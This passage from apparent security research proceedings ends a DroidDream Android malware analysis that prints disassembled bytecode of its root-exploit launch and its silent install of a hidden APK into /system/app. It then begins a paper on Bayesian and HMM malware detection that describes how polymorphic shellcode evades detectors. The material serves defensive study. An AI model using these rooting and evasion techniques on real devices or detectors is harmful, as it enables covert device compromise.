7 0x1a const/4 v1, [#+ 1]
8 0x1c invoke-virtual v0, v1, [meth@ 37 Landroid/net/wifi/WifiManager; (Z) Z setWifiEnabled]
9 0x22 goto [+ -7]
```

The exploid is not exactly the same as described in the previous section, but you can find the source code on github[6].

Com.android.root.adbRoot Class or rageagainstthecage exploit. The rageagainstthecage exploit is also used to gain root access but it is very limited because your mobile phone must have the usb debugging enabled.
This exploit is the same as the one described in the previous section, and it is launched by the go4root method in com.android.com.adbRoot class (like exploid) :

```
[...]
6 0x16 const-string v9, [string@ 584 rageagainstthecage]
[...]
16 0x3c invoke-static v8, v9, v10, v6, [meth@ 184 Ljackpal/androidterm/Exec; (Ljava/lang/String;
    Ljava/lang/String; Ljava/lang/String; [I) Ljava/io/FileDescriptor; createSubprocess]
[...]
```

Com.android.root.Setting.destroy method. The last method destroy, called in com.android.root.Setting, has the responsibility to infect the phone with the application stored in sqlite.db (it is not a sqlite database but a classical APK file).

```
[~/androguard]
|20>vm0.CLASS_Lcom_android_root_Setting.METHOD_destroy.show()
2 0x8 const-string v1, [string@ 350 com.android.providers.downloadsmanager]
3 0xc invoke-static v0, v1, [meth@ 84 Lcom/android/root/Setting; (Landroid/content/Context; Ljava
    /lang/String;) Z isPackageInstalled]

7 0x1c const-string v1, [string@ 654 sqlite.db]
8 0x20 const-string v2, [string@ 48 DownloadProvidersManager.apk]
9 0x24 invoke-static v0, v1, v2, [meth@ 80 Lcom/android/root/Setting; (Landroid/content/Context;
    Ljava/lang/String; Ljava/lang/String;) Z cpFile]
10 0x2a invoke-virtual v3, [meth@ 90 Lcom/android/root/Setting; () V stopSelf]
```

This method checks if the application com.android.providers.downloadsmanager is already installed. If that is not the case, the sqlite.db file is copied in the directory /system/app with the following name : DownloadProvidersManager.apk :

```
23 0x5e const-string v11, [string@ 19 /system/app/]
```

At the end of this step, the first stage is finished and the new installed APK (sqlite.db or DownloadProvidersManager.apk is launched at the next boot of the phone.

Sqlite.db is an APK : Payload 2

The analysis of second application has been very detailed by Lookout [Security(2011b)]. This application is not very interesting because its role is only to silently install new applications from a remote server.

6. C and Java source code : https :// github.com/shakalaca/UniversalAndroot

```
[~/androguard]
|24>a1 = APK( a0.zip.read( 'assets/sqlite.db' ), raw=True )
```

```
[~/androguard]
|28>a1.get_files()
Out[18]:
['AndroidManifest.xml',
 'classes.dex',
 'META-INF/MANIFEST.MF',
 'META-INF/CERT.SF',
 'META-INF/CERT.RSA']

[~/androguard]
|29>a1.get_permissions()
Out[17]:
['android.permission.ACCESS_DOWNLOAD_MANAGER',
 'android.permission.ACCESS_DOWNLOAD_MANAGER_ADVANCED',
 'android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.READ_PHONE_STATE',
 'android.permission.INTERNET',
 'android.permission.ACCESS_NETWORK_STATE']
```

```
[~/androguard]
|19>a1.get_activity()
Out[19]: []

[~/androguard]
|20>a1.get_receiver()
Out[20]: ['.DownloadCompleteReceiver']

[~/androguard]
|21>a1.get_service()
Out[21]: ['.DownloadManageService']
```

Conclusion and Future Works

During the analysis of Android malwares, we have observed that malwares writers mainly use legitimate applications to infect users. Before DroidDream, Android malwares used the original application to add new permissions, for example to send information (user, IMEI, IMSI ...) to a remote server, or to send SMS to premium rate service. In these cases, the user was informed by the package installers that the application required a specific permission (it is not really true in the case of the IMEI or IMSI because the permission READ_PHONE_STATE is not really clear). DroidDream is composed of a basic payload which use classical binaries to gain root access in order to install another malicious application (without the agreement of the user) with more useful rights.
The problem is that during the installation of an application which use native (binary, library) code execution (which can be used to break the virtual machine), no information is display to the end user, so he does not have the choice to authorize - or not - the installation of an application with specific permissions.
The protection of the legitimate applications on the android market is (at this time) too weak, because you can take any application to steal or to infect it. Proguard [7] is actually the only system of protection for android application, but it boils down to protecting the name of classes/methods/fields.
To write this article, we have seen lot of problems with reverse engineering tools of Android application which can be used by malware writers. So we have write specifics modules of the Androguard framework to keep in mind the reverse of this new kind of malwares. In order to help reverse engineering, we have begin to write a decompilation module, because Dex or Java programs (contrary to binary programs) cannot write their own section of code (or create new ones (it is really true for android programs)), so we can obtain a very interesting transformation of the Dex bytecode to Java source code.

7. http://proguard.sourceforge.net/

References

[NIST(2009)] NIST, "Vulnerability summary for cve-2009-1185," *http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-1185*, 2009.

[Krahmer(2010)] S. Krahmer, "Android trickery," *http://c-skills.blogspot.com/2010/07/android-trickery.html*, 2010.

[shakalaca(2010)] shakalaca, "Universal androot," *https://github.com/shakalaca/UniversalAndroot/*, 2010.

[benn(2010)] benn, "Android root source code : Looking at the c-skills," *http://intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/*, 2010.

[Google(2011)] Google, "March 2011 security issue," *https://market.android.com/support/bin/answer.py?answer=1207928*, 2011.

[Google(2010)] ——, "Exercising our remote application removal feature," *http://android-developers.blogspot.com/2010/06/exercising-our-remote-application.html*, 2010.

[Security(2011a)] L. M. Security, "Security alert: Droiddream malware found in official android market," *http://blog.mylookout.com/2011/03/security-alert-malware-found-in-official-android-market-droiddream/*, 2011.

[Google(2009)] Google, "Application fundamentals," *http://developer.android.com/guide/topics/fundamentals.html*, 2009.

[Desnos(2011)] A. Desnos, "Androguard : Manipulation and protection of android apps and more..." *http://code.google.com/p/androguard/*, 2011.

[Security(2011b)] L. M. Security, "Technical analysis : Droiddream malware," *http://blog.mylookout.com/droiddream/*, 2011.

Malware spectral analysis : security evaluation of Bayesian network based detection models

Sébastien Josse & Eric Filiol

About Authors

Sébastien Josse is a teacher and a researcher at the Operational Cryptology and Virology Laboratory of ESIEA. He holds a PhD in Mathematics and Computer Science as well as an Engineer Diploma in Information Systems Security.

Eric Filiol is the head of the Operational Cryptology and Virology Laboratory of ESIEA. He holds a PhD in Mathematics and Computer Science, a PhD HDR in Computer Science as well as an Engineer Diploma in Cryptology.

Contact Details : Groupe ESIEA, 38, rue des Docteurs Calmette et Guérin, Parc Universitaire Laval Changé, BP 0339, 53003 Laval, France.

E-mails : sebastien.josse@esiea-ouest.fr, eric.filiol@esiea-ouest.fr

Keywords

Bayesian Network, Naive Bayes, Hidden Markov Model, Spectral analysis

Abstract

Statistical methods have been used for a long time as a way to detect viral code. Such a detection method has been called spectral analysis, because it works with statistical distributions, such as bytes, instructions or system calls frequencies spectra. Most statistical classification algorithms can be shown as graphical models, namely Bayesian networks. We will first present in this paper an approach of viral detection by means of spectral analysis based on Bayesian networks, through two basic examples of such learning models : naive Bayes and hidden Markov models. Designing a statistical information retrieval model requires careful and thorough evaluation in order to demonstrate the superior performance of new techniques on representative program collections. Nowadays, it has developed into a highly empirical discipline. We will next present information theory based criteria to characterize the effectiveness of spectral analysis models and then discuss the limits of such models.

1 Introduction

Statistical methods have been used for a long time as a way to detect viral code. In this paper, we will focus on such a detection method that has been called spectral analysis, because it works with statistical distribution. Spectral analysis may apply to the byte content distribution, the statistical distribution of instructions, the API call sequences or even time or memory consumption spectra.

More recently, data mining techniques, well known for their applications in other research fields, such as genetic programming, speech recognition or text classification have been applied in several security research areas : cryptanalysis, spam filtering and viral detection. Most of these statistical classification algorithms can be shown as graphical models, namely Bayesian networks. We will first present in this paper an approach of viral detection by means of spectral analysis based on Bayesian networks, through two basic examples of such learning models : naive Bayes and hidden Markov models.

Designing a statistical information retrieval model requires careful and thorough evaluation in order to demonstrate the superior performance of new techniques on representative program collections. While evaluating the security of an anti-virus product, a first mandatory stage is to analyze the design and specification documentation. Indeed, this documentation provides the required material for a theoretical analysis of the workings of the anti-virus software, particularly its security functions and interfaces. In order to perform the security evaluation tasks, we need to use both technical and theoretical tools. Nowadays, it has developed into a highly empirical discipline. The purpose of this paper is to discuss the tools that an evaluator has at its disposal to conduct a theoretical analysis of a spectral analysis based virus detection engine's efficiency.

We have proposed in our previous works [FJ07] a statistical characterization of antiviral detection, providing a statistical variant of Cohen's undecidability results of virus detection. In this framework, a detection technique is formalized as a set of statistical tests. We have then introduced the concept of statistical testing simulability, which may be defined as a way for an attacker to evade detection by using to his advantage the intrinsic flaws of a detection model or of its parameters. The general concept of testing simulability covers such techniques that intend to make viral code resistant to static content anomaly detectors. This general concept naturally leads to security criteria that may apply to these models, and can be used to characterize the robustness of those models against such simulability attacks. The statistical simulability of several detection schemes, ranging from basic spectral analysis [FJ07] to stealth malware detection [Fil07a] have already been studied. In this paper, we have an in depth look to more advanced statistical models that may apply to spectral analysis based virus detection.

One of the advantages of the Bayesian network based models lies in the fact that we can define such a model for any viral family. All these models are derived from a unique initial model with an adapted parameterization. It may be thus possible to characterize by such a model the set of viral codes which are generated by a virus generator kit or coming from a same mutation engine (metamorphic code). The main question that arises when assessing the efficiency of a detection model with regard to such obfuscated code is the following : how does the detection model handle the diversity resulting from the obfuscation transformations implemented by the viral mutation engine. Empirical experiments demonstrate that in many cases, statistical models are able to give quite good results, where pattern matching, i.e. the recognition of a language by a finite state automaton, gives poor results. As such, it seems

to be reasonable to have an in depth look at these models, in order to understand why they sometimes work, and in which circumstances they do not.
Metamorphic code gives us a good opportunity to take a snapshot of the current statistical virus detectors modeling and security proving tools and to study if those detection engine security models can be evaluated with regards to this threat.

We propose in this paper a characterization of the Bayesian network based models through precise criteria (soundness, completeness, robustness, complexity), for judging the appropriateness of a detection engine design and discuss the limits of these model (intrinsic limits, simulability, compositionality) and the required compromises that they induce. This paper provides as a result a general methodology, a refined theoretical framework and precise criteria, based on measures that come from information theory, which can be used to assess the security of spectral analysis based detectors, from its specification and design documentation.

Related works

The testing simulability problem has already been studied by the research community, mainly with regards to the n-gram bytes distribution detection profiles, in the context of intrusion detection. Indeed, various attack mutation techniques have been experimented to evade IDS (intrusion detection systems). They have been called Mimicry [SW02] or Blending attacks [FSP+06, FL06] and both try to evade IDS by modifying the attack characteristics so that it matches a normal profile, corresponding to a benign behavior. The former applies mainly to host-based IDS, whereas the latter applies to network-based IDS. The ASC engine [Rix01] is probably the first one to explicitly use the knowledge of the detection model used in the IDS to evade detection, by showing how to perform alphanumeric encoding to pass through the subsequent filtering rules imposed by the detector. More recently, the CLET mutation engine [DUMU07] provides a way to take advantage of the knowledge of more sophisticated detection model used in the IDS to evade detection. Namely, CLET injects polymorphic shellcode [1] into a vulnerable target process and introduces many innovations to defeat data mining methods, such as the neural approach or the n-gram content distribution based classifier.

Otherwise, the work described in [SLS+07] provides statistical measures that enables the qualification of mutation engine in terms of variation and propagation strengths. Those second order metrics may be sufficient to evaluate the strength of many statistical detection models, but may not apply to more sophisticated models, capable of capturing higher order information. Moreover, such metrics have been studied in the context of byte content spectral analysis.

Several works investigate the more semantically informational material of assembler instructions, that is less studied but may be used by real-time antivirus programs. HMM-based detection methods have already been the object of experimentations on the viral families generated by using virus generator kits G2, MPCGEN, NGVCK and VCL32 [WS06, AMS09]. In [WS06], the authors use a similarity score, called LLPO (*Log Likelihood Per Opcode*), corres-

1. Let us consider a polymorphic shellcode structured as :
   - a buffer of benign instructions, such as the nop instruction, that is intended to pass the execution flow into the decryption routine (such a nop zone is required to prevent any change in the instruction pointer that may occur during injection) ;
   - a decryption routine ;
   - the encrypted payload ;
   - optionally, a buffer containing arbitrary cramming bytes ;
   - the return address to redirect the instruction pointer into the shellcode.

   The main innovation of the CLET engine is related to the nop zone, the cramming bytes zone and the key generator designs :
   - in order to increase its diversification power, the nop zone generator discovers benign instructions by first finding a set of 1-byte benign instructions, then finding a set of 2-byte benign instructions that contains the 1-byte instructions in the lower byte. Therefore, it does not matter if control flow enters the 2-byte instruction or if it lands one byte to the right since that position will hold another equally benign instruction. Recursive use of this method to additional depths finds longer benign instruction sequences for a nop zone.
   - in order to adjust the 1-gram distribution of the whole shellcode to a 1-gram content distribution corresponding to a normal traffic, junk code is subsequently add to the cramming bytes zone and the payload is encrypted with different length keys, exhibiting a variety of bytes distributions that reshape the byte spectrum of the payload.

   The general concept of testing simulability covers such techniques that intend to make a viral code resistant to static content anomaly detectors.

ponding to the log-likelihood of an observation Y, given the model, divided by the size $|Y|$ of the observation. They were mainly interested in the discriminating power of such a model, by comparing the LLPO score with another similarity index, proposed by Mishra in [Mis03].

More recently, [Lin10] explore wether there are any exploitable weaknesses in this HMM-based detection approach. The author improves a metamorphic engine by inserting instructions sequences extracted from benign files to increase the similarity between the obtained metamorphic virus and normal programs in order to evade the HMM-based detection approaches proposed in [WS06, AMS09]. In short, the author proposes a metamorphic virus generating tool specifically designed to evade HMM-based detection. The principle is to make each distinct viral copy similar to a randomly selected normal file. The similarity scoring algorithm counts the mono and di-grams (the alphabet consists of a set of opcodes) of two files and sum the differences. It should be noticed that such a metamorphic engine is designed to evade any detector based on mono and di-grams spectral analysis. Their engine implements several classical code transformations (equivalent instruction substitution, transposition, dead code insertion) that are driven to diminish the score. Dead code is extracted from normal program. Authors then test their engine against the HMM-based detector and observe that without quite large portions of code copied from normal files, detection remains effective. So it seems that the scoring algorithm is not necessarily very efficient to measure the resistance against HMM-based detection. The HMM-based detector begin to fail when 5% of subroutines is copied from normal files. With the setting of 35% dead code blocks and 30% subroutines, authors obtain their better results. It appears that the studied HMM-based detector may be unable to detect infected programs (indeed, an infected binary consists of the virus body plus all code of the benign file, including its subroutines).

As a matter of fact, such experiments exploit weaknesses in the detector, but does not provide explanation. We investigate in this paper the theoretical criteria and models that may be used to explain such emprirical results and, as we expect, provides a method and some theoretical tools to strengthen statistical model-based detectors.

Organization of the paper

The rest of this paper is organized as follows :

- section 2 gives some definitions about the functional components of a detection engine and introduces the concept of detection scheme. Those definitions will be used in the remainder of the paper to set the logical scope of a statistical detection model and formalize the useful criteria ;
- section 3 will introduce Bayesian network based detection models and we will see how the concept of detection scheme is expressed and more generally how we can formalize the problem of virus detection in this theoretical framework ;
- section 4 proposes a characterization of this model through precise criteria (soundness, completeness, robustness, complexity), for judging the appropriateness of a detection engine design ;
- section 5 discusses the limits of this model (intrinsic limits, simulability, compositionality) and the required compromises that they induce ;
- section 6 concludes this paper with an overview of the main remaining technical and theoretical open problems and future works.

2 Detection Scheme

Let us propose an operating synoptic of a virus detection engine and give a definition of a detection scheme, that will be both used in the remainder of this paper to set the logical scope of a model and formalize the useful security criteria.

At first, observe that there is still no global consensus on the operating synoptic of a virus detection engine. Indeed, it may use very different methods (statistical analysis, heuristics, pattern matching, behavioral analysis) and can be based on very different sources of information in making its decision (byte streams, assembly instructions spectrum, sequences of interactions with the operating system's API or with certain objects of the operating system's executive, such as the Windows registry or the internal representation of processes and drivers objects).

We can however identify several main functional components :

- an information extraction function,
- a training function,
- a scoring function.

Each of these functions interacts through the use of a common information database.

Observe that some of them may be not implemented by a given anti-virus detector. We define the scope of a model as the set of functional components which are covered by the model.

It should also be noticed that a detection engine efficiency strongly relies on the accuracy of its information extraction process. This process can be static, that is to say, conducted without running the viral program, or dynamic. The dynamic extraction of information can be made by using an emulator to get a trace of the instructions actually executed by the virtual processing unit (VPU) or of system calls made by the viral code.

Both the detection function and the possible training function rely on the same information extraction process, in the first case to build a detection pattern (and possibly an associated score or scoring function), in the second case to take a decision, based on the information stored in the database.

Following the terminology proposed in [Fil07b], we define a detection scheme by the pair $(\mathcal{S}_\mathcal{M}, f_\mathcal{M})$ consisting of a detection pattern $\mathcal{S}_\mathcal{M}$ and a detection function $f_\mathcal{M}$. We will see in the next section how the concept of detection scheme is expressed and more generally how we can formalize the problem of virus detection in a statistical framework.

3 Statistical Detection Model

An evaluation of the detection engine based on objective criteria requires a modeling effort. Let us see how the concept of detection scheme is expressed and more generally how we can formalize the problem of virus detection in this theoretical framework.

Statistical modeling of the detection problem provides additional insight into and applies to the analysis of viral behavior, on the basis of statistical information. With such a model, we can capture aspects of the program interactions with its environment. In this theoretical framework, a virus detection scheme can be given [FJ07, Jos09] by :

- a probability law distribution characterizing the information or a model $\lambda_\mathcal{M}$ formed on training data (i.e. the model parameters are estimated on the training data) ;
- a decision rule generated on the basis of the training data, making it possible to evaluate the likelihood of an observation, given the model $\lambda_\mathcal{M}$.


With this formalism (the one of combinatorial or probabilistic models), the detection problem reduces to the problem of the likelihood of an observation, given a model $\lambda_\mathcal{M}$. The detection function $f_\mathcal{M}$ is a classification algorithm or a test, characterized by a threshold, making it possible to recognize the fact of being governed by a law or a model $\lambda_\mathcal{M}$, the latter defining the detection pattern $\mathcal{S}_\mathcal{M}$.

As an example, we make our choice naturally for the Bayesian networks, due to their frequent use in filtering and intrusion detection systems.
Bayesian networks correspond to a particular type of graphical model, of which we recall here the principle.
The graphical models are very practical to describe the conditional independence and its consequences. This abstraction makes it possible to represent a big number of statistical ideas. More precisely, a graphical model is defined as a graph $\mathcal{G} = (V, E)$ where V is a set of nodes and the set of edges E is a subset of $V \times V$.
A given graphical model is associated with a collection of random variables and with a probability distributions family over this collection. The set of nodes V corresponds exactly to the random variables, while the edges represent the properties of conditional independence of the random variables which are true for all the elements of the probability distributions family that are associated.
There exist different types of graphical models, on which depend the set of conditional independence hypothesis


specified by this model, as well as the probability distributions family constituting these models. In this section and the next, we are taking an interest in a peculiar type of oriented graphical model (namely where the edges are oriented) so called Bayesian network.
We obtain a graphical representation of conditional independence relations by applying the following property, so called oriented local Markov property : a variable is conditionally independent of its non-descendants, knowing its immediate parents.
As an example, the following Bayesian network :

$$X_0 \longrightarrow X_1 \longrightarrow X_2 \qquad \cdots \qquad X_{t-1} \longrightarrow X_t \qquad \cdots \qquad X_{T-2} \longrightarrow X_{T-1}$$

represents a Markov chain of order 1 : the random variable X_t is conditionally independent of the variables $(X_s)_{s<t-1}$, knowing X_{t-1}.
We will present in the section 3.1 the naive Bayes model, which corresponds to the following Bayesian network :



Conditional on the random variable X, the observation Y_t is supposed to be independent of the random variables $Y_{\neg t} = (Y_0, \ldots, Y_{t-1}, Y_{t+1}, \ldots, Y_{T-1})$.
We will study in the section 3.2 the hidden Markov model, which corresponds to the following Bayesian network :



In this model, conditional on the random variable X_t, the random variable Y_t is independent of $\{X_{\neg t}, Y_{\neg t}\}$.

In a graphical model, random variables can be either hidden, or observed. In the first case their values are unknown. They are supposed to be really random variables. In the second case, their value is known. We generally note X the hidden random variables and Y the observations.
These two models are the simplest examples of Bayesian networks. They are furthermore widely used in the filtering and intrusion detection systems.

In the spectral analysis context, each model λ is designed to store information to summarize or compress the characteristic of a mutation engine. It is expected that during the training phase of a model, the parasitical information, eg resulting from the application of obfuscation transformations are not taken into account in the characterization of a viral family or that they are taken into account in a manner that does not interfere with detection.

Concerning the HMM model, some of the information stored in an HMM relates to the hidden Markov chain, which we hope will contain, after the training phase, a synthetic information on the virus mutation engine so we can recognize all programs resulting therefrom. One of the interests of this type of model, as compared with the more simple naive Bayes model, is that it makes it intrinsically possible, and computationally in an efficient way, to recover the states sequence X and information on the model structure, from the given model λ and the observed sequence Y. Therefore, it seems to be possible to characterize a model on the basis of structural and qualitative information. We expect that from the hidden part of a model, we can compare two models to each other, based on specific criteria.

The detection procedure which is based on the use of Bayesian network based models can be specified in a very similar way than the one which is based on pattern matching : given a set $\lambda_1, \ldots, \lambda_n$ of Bayesian network based models, and a code Y, we calculate for each model λ_i the likelihood of the observed sequence Y, given the model. In the domain of intrusion detection, such an approach is said to be based on knowledge. If the likelihood exceeds a certain threshold T, the program Y is regarded as belonging to the viral family λ_i.

3.1 Naive Bayes test specification

We present in this section a classical method to produce a decision rule on the basis of training data. This method, so called naive Bayes (NB) classification by reason of the very strong (naive) conditional independence hypothesis on which it rests, is implemented in much software dedicated to filtering and intrusion detection. It is very simple to implement and the computing complexity of the algorithm is optimal with regards to the other classification methods [Elk97]. We present its application in the context of spectral analysis. A Bayesian test can be formed on the basis of this classification method.
Let us consider a statistical model $(\mathcal{X}, (P_\theta)_{\theta\in\Theta})$. In the inferential statistical approach, the parameter θ, even if it is unknown, remains nonetheless fixed in Θ. The Bayesian approach assumes always that θ is unknown, but considers this parameter as being random : it is thus governed by a certain probability law η, so called *a priori* law and supposed to be known. The Bayesian analysis takes advantage of the observation x to update the *a priori* law η : we build, on the basis of the *a priori* law η and of the observation x, a law P^x so called *a posteriori* law because it is determined after having observed x. The principle of Bayesian inference consists in correcting the *a priori* that we assume about θ through the law η, by the information that is brought by x by using the law P^x. This inference principle constitutes the Bayesian principle.

Définition 3.1 *(Bayesian statistical model [Fou02]). We call Bayesian statistical model any statistical model* $(\mathcal{X}, (P_\theta)_{\theta\in\Theta})$ *such that the parameters space* Θ *is provided with a probability law* η*, so called a priori law, a* σ*-algebra* $\mathcal{C}$ *being fixed on* Θ*.*

We will now describe a classification method which is based on the Bayesian approach. The naive Bayes algorithm assumes that there exists a generation model for executables : they are produced by a blending model, the components of which are the categories of executables :

$$c_j \in \mathcal{C} = \{c_1, \ldots, c_{|\mathcal{C}|}\}.$$

These latter are hidden variables, insofar as they are not observed. We denote X the random variable which represents the category of executables. The generation of an executable by this model is done as follows :

- choice of an executable class $X = c_j$;
- generation of the executable Y, on the basis of a set of words (typically the compiler's instruction set $\mathcal{W}$), with parameters which vary according to the class of executable that has been chosen.

The algorithm is said to be « naive » because it relies on a strong hypothesis : the occurrence of an instruction w_i in the program is supposed to be independent of the presence of the other instructions. In addition, the positions of the instructions in the program and their arrangement relative to each other are not taken into account.

We can identify two classical variants of the naive Bayes algorithm, which correspond to two different generative models :

- the multivariate Bernoulli model ;
- the multinomial model.

Both variants are described and compared in [MN98], where they are applied to the classification of documents. We present their use in the context of spectral analysis.

An executable generated by the multivariate Bernoulli model is characterized by the presence or the absence of the words w_i of the instruction set $\mathcal{W}$: it can be characterized by a binary vector $b = (b_1, \ldots, b_{|\mathcal{W}|})$, with $b_i = 1$ if the instruction w_i is present in the executable and $b_i = 0$ otherwise.

An executable generated by the multinomial model is characterized by the instructions of the program and also includes their number of occurrences.

Classification by using the naive Bayes algorithm relies on the following likelihood calculation :

$$p(X = c_i|Y = d) = \frac{p(X = c_i)p(Y = d|X = c_i)}{p(Y = d)} = \frac{p(X = c_i)p(Y = d|X = c_i)}{\sum_{j=1}^{|\mathcal{C}|} p(X = c_j)p(Y = d|X = c_j)}.$$

The probabilities $p(X = c_i)$ are estimated during the training stage by calculating the frequency of occurrences of each class. It remains to estimate the members $p(Y = d|X = c_i)$, corresponding to the probability of generating the executable d when it is in the class c_i.

In the case of the multivariate Bernoulli model, which takes only into account the presence or absence in the program of each instruction of the instruction set $\mathcal{W}$, the probability of generating a program d corresponds to the probability of generating the associated binary vector $b = (b_1, \ldots, b_{|\mathcal{W}|})$. If we denote $B_j = \mathbf{1}_{b_j=1}$ which equals 1 if $w_j \in d$ and 0 otherwise, we have :

$$\begin{aligned} p(Y = d|X = c_i) &= \prod_{j=1}^{|\mathcal{W}|} p(b_j|X = c_i) \\ &= \prod_{j=1}^{|\mathcal{W}|} \left(\mathbf{1}_{b_j=1} p(W = w_j|X = c_i) + \mathbf{1}_{b_j=0}(1 - p(W = w_j|X = c_i))\right) \\ &= \prod_{j=1}^{|\mathcal{W}|} \left(B_j.p(W = w_j|X = c_i) + (1 - B_j)(1 - p(W = w_j|X = c_i))\right) \end{aligned}$$

The probability $p(W = w_j|X = c_i)$ that a given instruction w_j does occur in the program of a given category c_i is estimated during the training phase by calculating the proportion of programs in the class c_i that contain the instruction w_j.

Let us denote $B_{j,k} = \mathbf{1}_{b_j=1,Y=d_k}$ which equals 1 if $w_j \in d_k$ and 0 otherwise.

We avoid having null probabilities by using the following formula :

$$p(W = w_j|X = c_i) = \frac{1 + \sum_{k=1}^{|\mathcal{D}|} B_{j,k} p(X = c_i|Y = d_k)}{2 + \sum_{k=1}^{|\mathcal{D}|} p(X = c_i|Y = d_k)},$$

where $\mathcal{D} = \{d_1, \ldots, d_{|\mathcal{D}|}\}$ refers to the set of training data.

In the case of the multinomial model, a program d is generated by drawing randomly a size $|d|$, then by drawing independently $|d|$ instructions in $\mathcal{W}$. The draw is done with replacement, so as to take into account the number of occurrences of an instruction of $\mathcal{W}$. This draw is done according to a multinomial law. If $p(|d|)$ refers to the probability of generating a program of length $|d|$ and N_j refers to the number of occurrences of the instruction w_j in the program d, we have :

$$p(Y = d|X = c_i) = p(|d|)|d|! \prod_{j=1}^{|\mathcal{W}|} \frac{p(W = w_j|X = c_i)^{N_j}}{N_j!}.$$

The probability $p(W = w_j|X = c_i)$ that a given instruction w_j appears in the program of a given category c_i is estimated during the training stage by calculating the proportion of the word w_j among all words of the instruction set $\mathcal{W}$ in the programs of the class c_i.
Let $N_{j,k}$ be the number of occurrences of the instruction w_j in the program d_k. As previously, we avoid having zero probabilities by using the following formula :

$$p(W = w_j|X = c_i) = \frac{1 + \sum_{k=1}^{|\mathcal{D}|} N_{j,k} p(X = c_i|Y = d_k)}{2 + \sum_{j=1}^{|\mathcal{W}|} \sum_{k=1}^{|\mathcal{D}|} N_{j,k} p(X = c_i|Y = d_k)}.$$

In both cases, we use the training data to form a decision rule for, from the spectral characteristics extracted from a program, deciding its class membership. Given a program d, we determine the most probable/likely class by

calculating :

$$g(w_1, \ldots, w_{|\mathcal{W}|}) = \underset{c}{\operatorname{argmax}}\, p(X = c) \prod_{i=j}^{|\mathcal{W}|} p(W = w_j \mid X = c).$$

Let us consider a testing problem given by a statistical model $(\mathcal{X}, (P_\theta)_{\theta \in \Theta})$ and a hypothesis to test $\Theta_0 \subset \Theta$ in a Bayesian context, η being the *a priori* law. In view of the Bayesian principle, any inference is done, after having observed x in $\mathcal{X}$, through the *a posteriori* law P^x that reflects a combination of the information that is contained in η and the one that is given by x. In this context, the probabilities $P^x(\Theta_0)$ and $P^x(\Theta_0^c)$ respectively express the probabilities of the null and alternative hypothesis. Their meaning leads to base tests, called Bayesian tests, on these quantities. Thus, if one wishes to guard against falsely rejecting the null hypothesis $\mathcal{H}_0$, we chose to reject this hypothesis only for values of x such that the probability $P^x(\Theta_0^c)$ is high. We thus fix a number γ, such that $\frac{1}{2} \leq \gamma < 1$, which undervalues this probability, thus such that :

$$\gamma \leq P^x(\Theta_0^c)$$

or equivalently :

$$P^x(\Theta_0) \leq 1 - \gamma \leq \frac{1}{2} \leq \gamma \leq P^x(\Theta_0^c).$$

A specific but usual case is the one where $\gamma = \frac{1}{2}$ and where then $P^x(\Theta_0) \leq \frac{1}{2} \leq P^x(\Theta_0^c)$. This test rejects the null hypothesis $\mathcal{H}_0$ once the probability of the alternative hypothesis exceeds the one of the null hypothesis.

We can build a Bayesian test from the classification algorithm corresponding to the multinomial generative model, in the case where $|\mathcal{C}| = 2$. Let c and $\neg c$ be the two corresponding classes of programs. Typically, in the context of spectral analysis, the class $X = c$ corresponds either to programs that are produced from a virus generator kit (or a polymorphic shellcode generator) or to a viral code family using the same mutation engine. We have :

$$p(X = c|Y = d) = \frac{p(X = c)p(Y = d|X = c)}{p(Y = d)}$$

and

$$p(X = \neg c|Y = d) = \frac{p(X = \neg c)p(Y = d|X = \neg c)}{p(Y = d)}$$

thus :

$$\frac{p(X = c|Y = d)}{p(X = \neg c|Y = d)} = \frac{p(X = c)}{p(X = \neg c)} \frac{p(Y = d|X = c)}{p(Y = d|X = \neg c)} = \frac{p(X = c)}{p(X = \neg c)} \prod_{j=1}^{|\mathcal{W}|} \left(\frac{p(W = w_j|X = c)}{p(W = w_j|X = \neg c)} \right)^{N_j}$$

Taking the natural logarithm yields :

$$\ln \left(\frac{p(X = c|Y = d)}{p(X = \neg c|Y = d)} \right) = \ln \left(\frac{p(X = c)}{p(X = \neg c)} \right) + \sum_{j=1}^{|\mathcal{W}|} N_j \ln \left(\frac{p(W = w_j|X = c)}{p(W = w_j|X = \neg c)} \right).$$

The decision rule is then as follows for the file being analyzed : if the log-likelihood ratio :

$$\ln \left(\frac{p(X = c|Y = d)}{p(X = \neg c|Y = d)} \right) > 0\,,$$

then we reject the null hypothesis $\mathcal{H}_0$: the file is probably infected by a virus of the family c. Otherwise, we cannot reject the null hypothesis : the file is either benign, or infected by a virus of another viral family.

This testing methodology is very simple, but in practice leads to a too high false alarm rate. To remedy this, a first step aims to calibrate the detector on the test data. Consider a given viral population $\mathcal{V}$, and a set of benign programs $\mathcal{B}$. We form several subsets from $(\mathcal{V}, \mathcal{B})$:

- subsets $(\mathcal{V}_1, \mathcal{B}_1)$, with $\mathcal{V}_1 \subset \mathcal{V}$ and $\mathcal{B}_1 \subset \mathcal{B}$ are the training data ;
- subsets $(\mathcal{V}_2, \mathcal{B}_2)$, with $\mathcal{V}_2 \subset \mathcal{V}$ and $\mathcal{B}_2 \subset \mathcal{B}$ are the test data.

We place ourselves in the case where our model is trained only on viral training data. We use the subset $\mathcal{V}_1$ to estimate the probabilities $p(X = c)$ and $p(W_i = w_i \,|\, X = c)$. We then use our model to calculate the probability that a program of the set $\mathcal{V}_2 \cup \mathcal{B}_2$ belongs to the same programs family that the training data. Having calculated these likelihoods, we can empirically determine a threshold S for which classification operates without error.
We can now form two additional subsets $\mathcal{V}_3 \subset \mathcal{V}$ and $\mathcal{B}_3 \subset \mathcal{B}$ that will allow us to calculate the type I and II errors which characterize our probabilistic detector.

The benefit of this approach is that each model can be associated with a virus family, for example resulting from the use of a virus generator kit or a polymorphic shellcode generator. Unlike an approach by pattern matching, a single properly calibrated model can be applied to all variants of a family.

